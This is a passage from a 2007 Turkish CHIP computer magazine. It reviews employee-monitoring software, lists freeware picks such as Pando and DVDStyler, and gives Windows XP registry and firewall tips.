Spector Pro kullanıcıların çevrimiçi aramalarını da gözetliyor. Bu aramaların Google, AOL, Yahoo ya da MSN üzerinde yapılmış olması fark etmiyor ve yazılım sadece aranan sözcüklerin değil, sonuçlar listesinden ziyaret edilen sayfaların da çetelesini tutuyor. Böylelikle şirketinizde internetin kurumsal amaçla mı, yoksa kişisel olarak mı kullanıldığını öğrenebiliyorsunuz. Çalışanların ziyaret ettiği web sitelerini günlük ziyaret ya da erişim sıklığı sayısına göre kontrol edebiliyorsunuz. Yazılımın Explorer'la gezilen sayfaların tarihçesini tutmanın yanı sıra, ziyaret zamanı, sitede geçirilen zaman, sitenin kaç kez ziyaret edildiği gibi ayrıntıları saklama özelliği de var. Bu da ileride personelinize hangi siteleri yasaklayacağınızı belirlemede kolaylık sağlıyor.

Bu akıllı yazılımın, personel e-postalarının izini sürmek için de seçenekleri var. Alınan veya gönderilen her e-postanın bir kopyası, dosya eki de dâhil, gizli bir konuma kaydediliyor. Kullanıcı kendi e-posta programından bu e-postayı silse dahi, Spector Pro'nun sakladığı kopyasını görebiliyorsunuz. Tüm e-posta ayrıntılarını gösteren *Email Activity* sekmesi, posta iletilerinin konularını, alıcı ve gönderici isimlerini, tarih ve saat bilgilerini sunuyor. Saydığımız bunca özelliğe ek olarak, Spector Pro personelin bilgisayarında çalıştırdığı tüm uygulamaları da gözetim altına alıyor. Kullanıcı adı, programa erişim saati ve tarihi, hangi uygulamanın ne süreyle çalıştırıldığı ve hatta programın gerçekten kullanılıp kullanılmadığı (ya da açılıp bir kenara bırakıldığı) bilgisi size sağlanıyor. Bu da personelin gerçekten çalışıp çalışmadığını ya da iş saatlerinde oyun oynayıp oynamadığını anlamanızı kolaylaştırıyor.




**CASUS** Spector Pro, tüm gelen giden e-postaların, mesajlaşmaların ve çevrimiçi aramaların hesabını tutuyor.

WEB SURFER WATCHER

## Web ziyaretlerini kontrol altına alın


Web Surfer Watcher sadece Windows sürümlerinde çalışan özel bir web tarayıcı denetleme aracı. Arka planda çalışarak tüm web sitesi başlıklarını ve ziyaret edilen adresleri kayıt altına alan yazılım, bunları bir liste halinde sunabiliyor. Başlıklara tıkladığınızda personelinizin gezdiği web sitesi adreslerini ve tarih ayrıntılarını görebiliyorsunuz. *View Site* düğmesine tıklayarak bu siteleri siz de ziyaret edebilirsiniz. Web Surfer Watcher belirli sözcükler üzerinden web sitelerini filtreleyebiliyor.

TRACK4WIN

## Kullanıcı bazında internet kullanımı raporlama

Bu yazılım hem kullanıcılarınızın internet kullanımını hem de ağlar üzerindeki bilgisayar kullanımını izlemenize olanak tanıyor. Track4Win kullanarak, ziyaret edilen web sitelerinin adreslerini ve sayfa başlıklarını görebilirsiniz. Kullanıcı kendi tarihçesini silse bile bunlar sizde kalıyor. Ayrıca internet kullanımının kullanıcılar bazında kayıt dosyası oluşturulabiliyor. Bir dosya ya da uygulama üzerinde kullanıcının etkin olarak çalıştığı vakti görüntüleyebiliyor. Oluşturulan zaman takip raporları sayesinde bilgisayar ve internet kullanımını bir bakışta görebiliyorsunuz. ■

Barış Emre Alkım, balkim@chip.com.tr




**RAPORLAMA** Track4Win, internet ve dosya kullanımını hem geçen süreye hem de kullanıcıya göre raporluyor.

# FREEWARE & OPEN SOURCE

CHIP, her ay yüzlerce ücretsiz yazılımı inceliyor ve en iyilerini sizlerle paylaşıyor. Bu ücretsiz araçlar pek çok ihtiyacınıza çözüm sağlıyor.

## CHIP DVD'de

Bu bölümde tanıtılan tüm yazılımları dergiyle birlikte verilen DVD'de bulabilirsiniz. **CHIP-Code FREEWARE**


**FREEWARE**

1 **Pando 1.4.0.4**
İnternetten dosya aktarımını kolaylaştırın

2 **Sceneo Bonavista 1.0**
TV yayınlarını masaüstünden izleyin

3 **Panorado Flyer 1.1.1.1**
Fotoğraflara koordinat bilgisi ekleyin

4 **My Pictures 3D**
Fotoğraflardan ekran koruyucu yaratın

**OPEN SOURCE**

5 **SlidePresenter 0.23**
Sunumlarınıza internetten ulaşın

6 **OpenImageManager 1.5**
Resimlerinizi kolayca yönetin ve izleyin

7 **CoolPlayer 216**
Müzik oynatıcısını USB bellekte taşıyın


8 **LetMeType 1.81**
Sık kullandığınız sözcükleri daha hızlı yazın

9 **jTagger**
ID3 etiketlerini kolayca değiştirin

AYIN ARACI 10 **DVDStyler Portable Edition**
Kendi DVD'lerinizi her yerde hazırlayın

11 **Vivia 0.1.1**
Videoları düzenleyin ve onlara efekt ekleyin


CHIP DVD'de




1 PANDO

İŞLETİM SİSTEMİ: Win 2000, XP, Vista
DİL: İngilizce

## Büyük dosya gönderimi

Son derece keyifli bir partinin sonrasında kaydettiğiniz videoları tüm davetlilere göndermek istiyorsunuz. Dosya boyutu çok büyük olduğundan e-posta seçeneklerin dışında. Bu durumda Pando'dan yararlanabilirsiniz: Araç, büyüklüğü 1 GB'a varan dosyaları bile internetten göndermenize izin veriyor. BitTorrent'den daha konforlu olan bu çözüm P2P mantığıyla çalışıyor. Dolayısıyla bir veritabanına ya da sunucuya ihtiyaç duyulmuyor. Alıcıların Pando'ya ve bir e-posta adresine sahip olması yeterli. Karşı taraf küçük bir dosya eki içeren e-postanızı açtığında Pando ile dosyayı bilgisayarına indirebiliyor.

**İPUCU** Üreticinin web sayfasından aracı bir Yahoo Messenger ya da Skype eklentisi olarak bilgisayarınıza kurabilirsiniz. Skype eklentisinden yararlanmak için en yeni sürümü kullanmalısınız.

**Bilgi için: www.pando.com**

2 SCENEO BONAVISTA

İŞLETİM SİSTEMİ: Win XP, Vista
DİL: İngilizce

## Masaüstünde TV izleme

Spor kanalında yayınlanan maçı çalışırken de izlemek istiyorsanız Bonavista'dan yararlanarak bu yayını masaüstüne taşıyabilirsiniz. Diğer kanallar için de elbette aynı durum söz konusu. Yazılımdan yararlanmak için bir dijital TV ya da analog PVR kartına sahip olmanız gerekiyor. Desteklenen kartların listesini web sayfasında bulabilirsiniz. Yazılımın rakipleri karşısındaki en önemli avantajı Widget olarak nitelendirilen küçük bir pencerede çalışması. Bu sayede onu istediğiniz şekilde boyutlandırarak masaüstünün herhangi bir köşesine yerleştirebilirsiniz. Widget'a dahil edilen kanal listesiyle zaplamak için ek bir pencereye ihtiyaç duyulmuyor.

**İPUCU** Get it all özelliği sayesinde artık en sevdiğiniz programları kaçırmayacaksınız. Favori kanallarınızı listeye ekleyin ve yayınları tek tıkla kaydetmeye başlayın.

**Bilgi için: www.sceneo.tv**

## Yeni güncellemeler

En popüler ücretsiz yazılımlarla ilgili güncel bilgileri burada bulabilirsiniz.

### Skype 3.0

Popüler sohbet yazılımının yeni sürümü Whiteboard ve yeni oyunlar gibi ekstralar içeriyor. Artık genel sohbet özelliği sayesinde tüm dünyadan farklı kullanıcılarla tanışabilirsiniz. Yeni sürümün kullanıcı dostu olma konusunda da dikkate değer bir mesafe kaydettiği söylenebilir.
**www.skype.com**

### DVDStyler 1.5 beta 7

Bu beta sürümünde ilk dikkat çekenler farklı bir logo, yeni düğmeler ve ortadan kaldırılan bazı bug'lar. Araç bu değişikliklerin yanısıra artık NTSC uyumlu DVD'ler hazırlamak için de kullanılabiliyor.
**www.dvdstyler.de**

### avidemux 2.3 final

Video düzenleme aracının güncel sürümünde bug'ların birçoğu giderilmiş. Üzerinde değişiklik yapılmış özelliklerin arasında Dithering, Normalizing, PCM ve resim alma başı çekiyor.
**www.avidemux.org**

**3 PANORADO FLYER**


İŞLETİM SİSTEMİ Win 2000, XP
DİL İngilizce

## Tatilinizi yeniden yaşayın

Tatil için yurtdışına çıktınız ve çektiğiniz fotoğrafları izleyerek bu heyecanı yeniden yaşamak istiyorsunuz. Panorado Flyer yardımıyla koordinatları ekleyin. Bağlam menüsünden Show Location in Google Earth'e tıklayarak yolculuğu başlatabilirsiniz.

**İPUCU** Bazı dijital fotoğraf makineleri bu bilgiyi otomatik olarak fotoğrafa ekledi-ğinden ayrıca bir işlem yapmanız gerekmeyecek.

**Bilgi için: www.panorado.com**



**4 MY PICTURES 3D**

İŞLETİM SİSTEMİ Win 98, Me, 2000, XP, Vista
DİL İngilizce

## Zarif bir ekran koruyucu

Çektiğiniz fotoğraflara fazlasıyla güveniyorsanız onları farklı bir şekilde sergileyebilirsiniz. Fotoğrafları teker teker ya da klasörler halinde işaretledikten sonra onları hangi sanal ortamda sergileneceğini seçin. Üç boyutlu galeriniz hazır. Üreticinin web sayfasından yeni eklentileri indirebilirsiniz.

**İPUCU** Görüntü sık sık takılıyorsa bir de *Advanced*'dan kaliteyi düşürmeyi deneyin.

**Bilgi için: www.mypictures3d.com**

**5 SLIDEPRESENTER**


İŞLETİM SİSTEMİ Win 9x, Me, NT, 2000, XP, Vista
DİL İngilizce

## Stressiz sunum keyfi

USB bellekte taşınan sunum dosyasının bozulması birçokları için hayatı kabusa dönüştürebilecek bir sorun. Oysa slidePresenter ile bu dosyaları web üzerinden her yerde sunabilirsiniz. Bunun için PHP destekli bir web alanına ve internet erişimine ihtiyaç var. İzleyiciler projeksiyon cihazı olmadan da kendi PC'lerinden sunumu izleyebiliyor. hatta klasörleri de kopyalayabilirsiniz.

**İPUCU** İzinsiz erişimleri engellemek için dosyayı parolayla korumalısınız.

**Bilgi için: www.sourceforge.net**



**6 OPENIMAGEMANAGER**

İŞLETİM SİSTEMİ Win 9x, Me, NT, 2000, XP
DİL İngilizce

## Resimlerinizi yönetin

Popüler resim izleme araçlarından ACDsee'yi daha önce kullandıysanız Open Image Manager'a alışmanız zaman almayacaktır. Sağdaki önizleme resimlerini tam boyda izlemek için resme tıklamanız yeterli. Microsoft .NET Framework gerektiren araç resimleri slayt gösterisine ve web galerisine dönüştürebiliyor.

**İPUCU** Hoşunuza giden fotoğrafları duvarkağıdına dönüştürmek için Set as Wallpaper'a tıklayın.

**Bilgi için: www.sourceforge.net**

**7 COOLPLAYER**


İŞLETİM SİSTEMİ Win 2000, XP, Vista
DİL İngilizce

## Taşınabilir MP3 oynatıcı

Kurulum gerektirmeyen ve dolayısıyla PC'nizde iz bırakmayan CoolPlayer'ı çalıştırmak için dosyaya çift tıklamanız yeterli. Shuffle, equalizer, çalma listesi oluşturma ve kaydetme gibi temel özellikler unutulmamış. WMA eklentisi ve görsel arayüz gibi ekstraları üreticinin web sayfasından indirebilirsiniz.

**İPUCU** CoolPlayer bu özellikleriyle USB bellek ve CD'lere kopyalayabileceğiniz başarılı bir taşınabilir müzik oynatıcı.

**Bilgi için: www.sourceforge.net** →




**8 LETMETYPE**


İŞLETİM SİSTEMİ Win 9x, Me, NT, 2000, XP, Vista
DİL İngilizce

## Daha hızlı yazın

■ Araç önceden girdiğiniz sözcükleri veritabanına ekliyor ve yeniden yazmaya çalıştığınızda o sözcük ya da ifadeyi otomatik olarak tamamlıyor. LetMeType'ın popup'ta görüntülenen önerileri arasından seçiminizi yapabilirsiniz. Araç, tüm Windows uygulamalarıyla uyumlu.

**İPUCU** Özellikle kavramların sık sık kullanıldığı metinlerden çıkarken veri tabanını kaydetmek yararınıza olabilir.

**Bilgi için: www.clasohm.com/lmt/en**



**9 JTAGGER**


İŞLETİM SİSTEMİ Win 9x, Me, NT, 2000, XP, Vista
DİL İngilizce

## MP3'leri etiketleyin

■ Müzik oynatıcınız şarkı adlarını düzgün şekilde görüntüleyemiyorsa sorun bu dosya içerisindeki ID3 etiketi olarak nitelendirilen ekstra bilgilerdeki eksiklikten kaynaklanabilir. jTagger ile şarkı, albüm adı ve tür gibi bilgiler ekleyebilirsiniz.

**İPUCU** Taşınabilir müzik çalarınız yüklü MP3'lerden bazılarını bulmuyor ya da oynatmıyorsa sorun eksik ID3 etiketlerinden kaynaklanabilir.

**Bilgi: http://dronten.googlepages.com**



**10 DVDSTYLER PORTABLE**

İŞLETİM SİSTEMİ Win 9x, NT, Me, 2000, XP, Vista
DİL İngilizce

## Kolay DVD hazırlama

■ DVDStyler Portable Edition'ın USB bellek ya da CD üzerinde kapladığı alan 22 MB'la sınırlı. Bu hem pratik, hem de taşınabilir araçla nerede olursanız olun videolarınızı DVD'ye dönüştürebilirsiniz. Menülerin, düğmelerin ve denetimlerin ne şekilde görüneceğini belirlemek de sandığınızdan kolay.

**Yeni proje:** Yeni bir proje oluştururken Avrupa ülkelerindeki TV standardı olan PAL'i seçmelisiniz.


**Video eklemek:** Videolarınız MPEG2 biçiminde olmalı. Soldaki menüden *Directories*'e tıklayın. Buradan eklemek istediğiniz dosyaları bulun ve Menu 1 adlı standart simgenin yanına sırayla dizin.

**Düğmeler:** Video dosyalarının her birine ait birer düğme oluşturmak için sağ fare tuşuyla büyük siyah önizleme penceresine tıklayın ya da resmi içerisine sürükleyin. Düğmeye sağ tuşla tıkladıktan sonra *Properties*'den konum ve saydamlık derecesi gibi değerleri değiştirebilirsiniz.

**Arkaplan:** Sürükle - Bırak yöntemiyle herhangi bir resmi önizleme penceresine taşımalısınız. DVDStyler kullanıcılara sekiz farklı arkaplan görüntüsü sunuyor. Elbette bunlara yenilerini de ekleyebilirsiniz. Şimdi *File | Burn DVD*'ye tıklayarak DVD'nizi oluşturabilirsiniz.

**İPUCU** Yazma seçeneklerinden *Just generate*'i kullandığınızda araç ISO dosyasını üretecek. Bunun direkt olarak DVDStyler üzerinden ya da farklı bir yazılımla kopyalayarak DVD'nize son şeklini verebilirsiniz.

**Bilgi için: www.sourceforge.net**



**11 VIVIA**

İŞLETİM SİSTEMİ Win 2000, XP, Vista
DİL İngilizce

## Videolarınızı düzenleyin

■ Sıkıcı tatil videolarını düzenlemek ve daha eğlenceli hale getirmek için Vivia'dan yararlanabilirsiniz. Timeline üzerinden önemli sahneleri işaretlemek ve onu efektlerle ya da geçişlerle bezemek mümkün. Vivia, AVI ve DV dosyalarıyla uyumlu. Cash Recovery ile herhangi bir çökme durumunda öncesinde kaldığınız yerden devam edebilirsiniz.

**İPUCU** Herhangi bir sahneyi iki kamerayla görüntülediyseniz *Scene | Multicam Scene Type* ile serilerin biribiriyle uyumunu artırabilirsiniz.

**Bilgi için: www.vivia.sourceforge.net**

## Yeni projeler

Açık kaynak sahnesinde hemen her gün farklı amaçlara yönelik binlerce yazılım ortaya çıkıyor. CHIP bunların en ilginç olanlarını sizler için bir araya getirdi. Bu araçları **www.sourceforge.net** adresinde bulabilirsiniz.

**winLame Portable**
Ses dosyalarını dönüştürmek için kullanabileceğiniz yazılımın USB bellek sürümü hazır. Bu sayede MP3, Ogg-Vorbis, WAV ve AAC gibi biçimleri birbirine herhangi bir sorunla karşılaşmadan dönüştürebilirsiniz.

**wavClipper**
Araç uzun ses kayıtlarını küçük parçalara ayırmak ve kısa sample'lar hazırlamak için ideal.

**beamer-tool**
Partiler için ideal. Fotoğraflarınızı slayt gösterisine dönüştürmek ya da 3B bir zar üzerine mevcut bir dosyadan alınacak reklam metniyle yansıtmak elinizde. Cep telefonu ile PC arasında bağlantı kurarak bir SMS sohbeti başlatabilir ve şarkı isteklerinin ya da yorumlarını duvara yansıtabilirsiniz.

## AYIN İPUÇLARI MART 2007


**Windows** 180

1- **Windows 2000, XP:** Zararlı yazılımlardan kurtulurken Microsoft'a bilgi göndermemek.
2- **Windows XP:** Kullanılmayan kişisel klasörleri Başlat menüsünden çıkarmak.
3- **Windows 98, Me, 2000, XP:** Kayıt Defteri anahtarlarındaki değişikliklerinizi yorumlamak.
4- **Windows XP:** Windows Gezgini'nde sürücülerin görünmesini engellemek.
5- **Windows XP:** Varsayılan Güvenlik Duvarı ayarlarına geri dönmek.
6- **Windows XP:** Menüden özel biçimlere ait boş belgeler oluşturmak.
7- **KISA İPUÇLARI:** Güvenlik, Disk yazma, Windows Gezgini, Olay Görüntüleyicisi, Klavye, Media Player.
8- **Windows Vista:** Windows Gezgini'ndeki menü çubuğunu yeniden görüntülemek.

**Uygulamalar** 184

9- **Word 2000, XP, 2003:** Yapıştırılan resmin arkaplanının görüntülenmesini engellemek.
10- **Word 2000, XP, 2003:** Numaralandırmaya ikinci sayfadan başlamak.
11- **Video oynatıcısı:** AVI videoları analiz etmek ve sorunsuz oynatmak.
12- **KISA İPUÇLARI:** Word, Excel, Word, Outlook, Winamp, Outlook.

**İletişim ve internet** 186

13- **Internet Explorer 6, 7:** İnternet tarayıcının dosya indirme engelini kapatmak.
14- **Internet Explorer 7:** İnternet tarayıcının masaüstü simgesini onarmak
15- **Firefox 2.x:** İhtiyaç duyulmayan "Git" düğmesinden kurtulmak.

**Donanım** 188

16- **Anakart:** Core2 Duo anakartlardaki çökmelerin önüne geçmek.
17- **Dizüstü bilgisayar:** Yeni firmware'le tüm bellek kartlarını tanıtmak.


!Dikkat: Program kodlarının verildiği bölümdeki çizgiler bir program satırını diğerinden ayırıyor. Komut satırını bu çizgiye gelene kadar [Enter] tuşuna basmadan tam olarak yazın. Kodu yazarken boşluklara dikkat edin. Boşluklar kod içerisinde kırmızı nokta (»•«) ile belirtiliyor.
Araçlar DVD'de: İpuçlarında adı geçen programları CHIP DVD'de bulabilirsiniz.

# TIPS & TRICKS

Donanım ve yazılım sorunları bilgisayar kullanıcılarının günlük hayatlarının bir parçası. CHIP, size sorunları kolayca çözebilmeniz için önerilerde bulunuyor.

**1 Windows XP**

### Zararlı yazılımlardan kurtulurken Microsoft'a bilgi göndermemek

***Microsoft'un kötü amaçlı yazılımları temizleme aracı yaygın zararlı kodlardan kısa sürede kurtulmanızı sağlıyor. Ancak bu aracın temizlik ya da beklenmedik şekilde sonlandırılma sonrasında Microsoft'a rapor göndermesi birçok kullanıcı tarafından pek hoş karşılanmayan bir durum. Siz de firmaya rapor göndermiyorsunuz.***

**İPUCU** Kayıt Defterine yeni bir değer ekleyerek aracın hazırladığı raporu Microsoft'a göndermesini engelleyebilirsiniz. Bunun için *Başlat / Çalıştır* menüsüne tıklayarak ya da [Win]+[R] tuş bileşimini kullanarak Çalıştır penceresini açın ve buradan regedit komutunuçalıştırın.*HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\MRT* anahtarına geçin. Pencerenin sağına tıklayın ve *Düzen / Yeni / DWORD* değeri menüsünden DontReportInfectionInformation adlı bir anahtar oluşturun. Düzen menüsünden *Değiştir*'e tıklayın ve Değer Verisi'ni 1 olarak değiştirin.

Bilgisayar herhangi bir ağda Windows Update Services ya da Software Update Services üzerinden güncelleme almak üzere yapılandırılmışsa, araç rapor göndermeyeceğinden bu Kayıt Defteri öğesine ihtiyaç olmayacak. Microsoft her ayın ikinci salı günü bu aracın güncellenmiş bir ücretsiz sürümünü yayınlıyor. Otomatik güncellemeleri devre dışı bıraktıysanız **www.microsoft.com/download** adresindeki Download Center sayfasından aracı indirebilirsiniz.

**2 Windows XP**

### Kullanılmayan kişisel klasörleri Başlat menüsünden çıkarmak

***Kullanıcıların birçoğu Başlat menüsünde yer alan Resimlerim ve Müziğim gibi kişisel klasörlere ait kısayolları kullanmıyor. Ayrıca derslik gibi ortak kullanıma açık alanlarda bu kısayolları tüm bilgisayarların Başlat menülerinden kaldırmak isteyebilirsiniz.***

**İPUCU** Bilgisayarların birinde *Başlat / Çalıştır* menüsü üzerinden regedit komutunu girerek Kayıt Defteri Düzenleyicisi'ni başlatın ve *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced* anahtarına geçin. Başlat menüsündeki kısayollardan örneğin Müziğim'e ait olanı kaldırmak için *Düzen / Yeni / DWORD Değeri* menüsünden Start_

| Klasör | DWORD-Değeri |
|---|---|
| Bilgisayarım | Start_ShowMyComputer |
| Ağ bağlantılarım | Start_ShowNetConn |
| Denetim masası | Start_ShowControlPanel |
| Belgelerim | Start_ShowMyDocs |
| Müziğim | Start_ShowMyMusic |
| Resimlerim | Start_ShowMyPics |

Show¬MyMusic adlı bir kayıt oluşturun ve bu kayda çift tıklayın. DWORD Değerini Düzenle penceresinden Değer Verisi alanına 0 değerini girin. Diğer sistem klasörleri için kullanmanız gereken DWORD değerlerini aşağıdaki tabloda bulabilirsiniz. Bu bilgisayarda yaptığınız ayarları diğer PC'lere de kolayca aktarabilirsiniz. Bunun için soldaki alandan Advanced anahtarını işaretleyin ve *Dosya / Ver* seçeneğiyle Kayıt Defteri Dosyası Ver penceresi üzerinden dosya adını ve hedef klasörü belirleyin. *Kaydet*'e tıklamadan önce Seçili dal'ı işaretlediğinizden emin olun. Oluşturulan dosyayı herhangi bir metin düzenleyicisiyle görüntüleyebilirsiniz.

İlk iki satırdaki Windows Registry Editor Version 5.00 ve HKEY_CURRENT_USER \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Explorer \ Advanced'ın ve tırnak içerisinde kullandığınız DWORD değeriyle başlayan satırların dışında kalan içeriğin tümünü silin. Bu dosyayı Windows XP yüklü diğer sistemlere aktarabilir ve Windows Gezgini'nde üzerine çift tıklayarak açabilirsiniz. Açılan pencerede *Evet*'e tıklayarak işletim sisteminin değişikleri otomatik olarak Kayıt Defteri'ne eklemesini sağlayın. Sonuç almak için bilgisayarınızı yeniden başlatmalısınız.

**3 Windows 98, Me, 2000, XP**

### Kayıt Defteri anahtarlarındaki değişikliklerinizi yorumlamak

***Windows Kayıt Defteri üzerinde sık sık değişiklik yapıyorsanız bir süre sonra üzerinde değişiklik yaptığınız anahtarları takip etmeniz güçleşebilir. Oysa değişikliklerle ilgili açıklamaları doğrudan Kayıt Defteri'ne kaydetmek, gelecekte onları gözden geçirmenizi kolaylaştırabilir.***

**İPUCU** Açıklama eklemek son derece kolay. Bunun için değişiklik yaptığınız anahtarın içerisinde *Düzen / Yeni / Dize Değeri* menüsüyle REM adında bir kayıt oluşturun. Açıklamayı girmek için *REM*'e çift tıklayın ve Değer verisi alanından yararlanın. Anahtarların her birinde REM adını taşıyan tek bir kayıt oluşturabilirsiniz.

Windows aksi takdirde bir hata mesajıyla sizi uyarıyor. Yine de birkaç satırdan oluşan uzun açıklamalar hazırlamak mümkün. Bunun için *REM*'i oluştururken *Düzen / Yeni* menüsünden Çok Dizeli Değer'i seçmelisiniz. İşletim sistemi oluşturacağınız bu kaydın boş dizeler içermesine izin vermiyor.

**1 SESSİZLİK** Aracın Microsoft'a bilgi göndermesini engelleyebilirsiniz.

**2 MENÜ TEMİZLİĞİ** Kayıt Defteri üzerinden işaretli kısayolları kaldırabilirsiniz.

**4 VERİ GÜVENLİĞİ** Kayıt Defteri üzerinden bazı sürücüleri gizleyebilirsiniz.

**4 Windows XP**

### Windows Gezgini'nde sürücülerin görünmesini engellemek

***Boot menüleri aynı bilgisayarda kurulu olan birden fazla işletim sistemi; yani örneğin Windows XP'nin Home ve Professional sürümleri arasında gerektiğinde geçiş yapabilmenizi sağlıyor. Ancak hangi sürüm üzerinde çalışırsanız çalışın diğerine ait dosyaları ve disk bölümünü Windows Gezgini üzerinden görebiliyorsunuz.***

**İPUCU** Bu işletim sistemlerinden herhangi birinde çalışırken Kayıt Defteri üzerinden diğer işletim sisteminin yer aldığı sürücüyü gizlemek elinizde. Örneğin D: sürücüsünde kurulu olan XP Professional altındayken XP Home'un yer aldığı C: klasörünün görünmemesini istiyorsanız şu değişiklikleri yapmalısınız: *Başlat / Çalıştır* menüsünden regedit komutuyla Kayıt Defteri Düzenleyicisi'ni başlatın ve *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer* anahtarına geçin. *Düzen / Yeni / DWORD* değeri menüsünden NoDrives adında yeni bir kayıt oluşturun ve kayda çift tıklayarak DWORD Değerini Düzenle penceresinde Değer verisi alanına 4'ü girin. Bu noktada Taban alanında Ondalık değerinin seçili olması gerekiyor. D: sürücüsünde yer alan XP Professional'ı yeniden başlattığınızda Windows Gezgini'nde C:'nin artık listelenmediğini görebilirsiniz.

Aşağıdaki tabloda gerektiğinde diğer sürücüleri gizlemek için kullanabileceğiniz NoDrives değerlerini bulabilirsiniz. NoDrives için ikinin katları şeklinde artan değerler seçilmiş. Bu sayede birden fazla sürücüyü gizlemek istediği-

| Sürücü | NoDrives değeri |
|---|---|
| A: | 1 |
| B: | 2 |
| C: | 4 |
| D: | 8 |
| E: | 16 |
| F: | 32 |
| G: | 64 |

nizde değerleri toplamanız yeterli oluyor. Örneğin A:, B: D: ve F: sürücülerini gizlemek için girmeniz gereken değer 43.


Bu sürücülerin Windows Gezgini'nde yeniden görüntülenmesini istiyorsanız, NoDrives değerini önce 0 olarak değiştirmeli ve sonrasında *Düzen / Sil* menüsüyle silmelisiniz.

Gizlediğiniz sürücüler Windows Gezgini'nde listelenmese de onlara ufak bir hileyle erişebilirsiniz. Bunun için *Görünüm / Araç Çubukları / Adres Çubuğu*'na tıklayın ve adres alanına ulaşmak istediğiniz sürücünün adını girin.


## 5 Windows XP
### Varsayılan Güvenlik Duvarı ayarlarına geri dönmek

***Bilgisayarınıza bulaşan Truva atı nedeniyle sıkıntılı dakikalar geçirdiniz ancak silmeyi başardınız. Yine de Windows XP'nin güvenlik duvarında herhangi bir değişiklik yapıp yapmadığından emin olamıyorsunuz. Tüm ayarları tek tek gözden geçirmek ise zaman alıcı bir iş.***

**İPUCU** Windows Güvenlik Duvarı'nı Denetim Masası üzerinden anında resetleyebilirsiniz. Bunun için *Windows Güvenlik Duvarı* simgesine çift tıkladıktan sonra *Gelişmiş* sekmesine geçin. *Varsayılan Ayarlar* alanından *Varsayılanı Yükle* düğmesine tıklayın. Ekranda beliren güvenlik sorusunu *Evet*'e tıklayarak geçin. Bu işlem kendi oluşturduğunuz özel durumlar listesiyle birlikte tüm diğer ayarların da silinmesini sağlıyor.



**5 TERTEMİZ** Bu alandan standart güvenlik ayarlarını geri yükleyebilirsiniz.




